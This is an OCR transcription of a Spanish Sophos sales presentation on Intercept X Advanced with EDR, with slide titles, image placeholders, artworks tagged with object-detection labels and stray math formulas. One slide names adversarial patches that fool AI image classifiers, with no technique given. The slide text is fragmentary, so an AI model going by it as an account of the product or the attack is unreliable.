Intercept X Advanced con EDR


Alberto R. Rodas
Sales Engineer Manager Sophos Iberia

@AlbertoRRodas

SOPHOS


SOPHOS
INTERCEPT X
SEEING THE FUTURE IS THE FUTURE OF CYBERSECURITY.


Protección EndPoint tradicional



Capas de protección “NextGen”

SOPHOS

Capas de última tecnología




Demos un paseo por fuera…

SOPHOS


¿Agentes ligeros?

Pablo Pérez-Mínguez
Brilliant Deduction (Deducción brillante)
1989 / Copia de época


$\frac{4K(1+K)}{Pw}$
$21 = (A+\eta)^2 + \kappa^2$ and

¿Agentes ligeros?

Pablo Pérez-Mínguez
El mundo de Atlas
1985 / Copia de época


truck
person
person
orange

¿estamos seguro de ello?

SOPHOS

Veamos unos cuadros…

Ángel Luque
Mujer ante el mar
1954

Veamos unos cuadros…

Patricia Gadea
Viaje al Monte Negro
1984


Veamos unos cuadros…

Inteligencia Artifical
Adversarial Patch
…


person

Classifier Input

Classifier Output



¿?

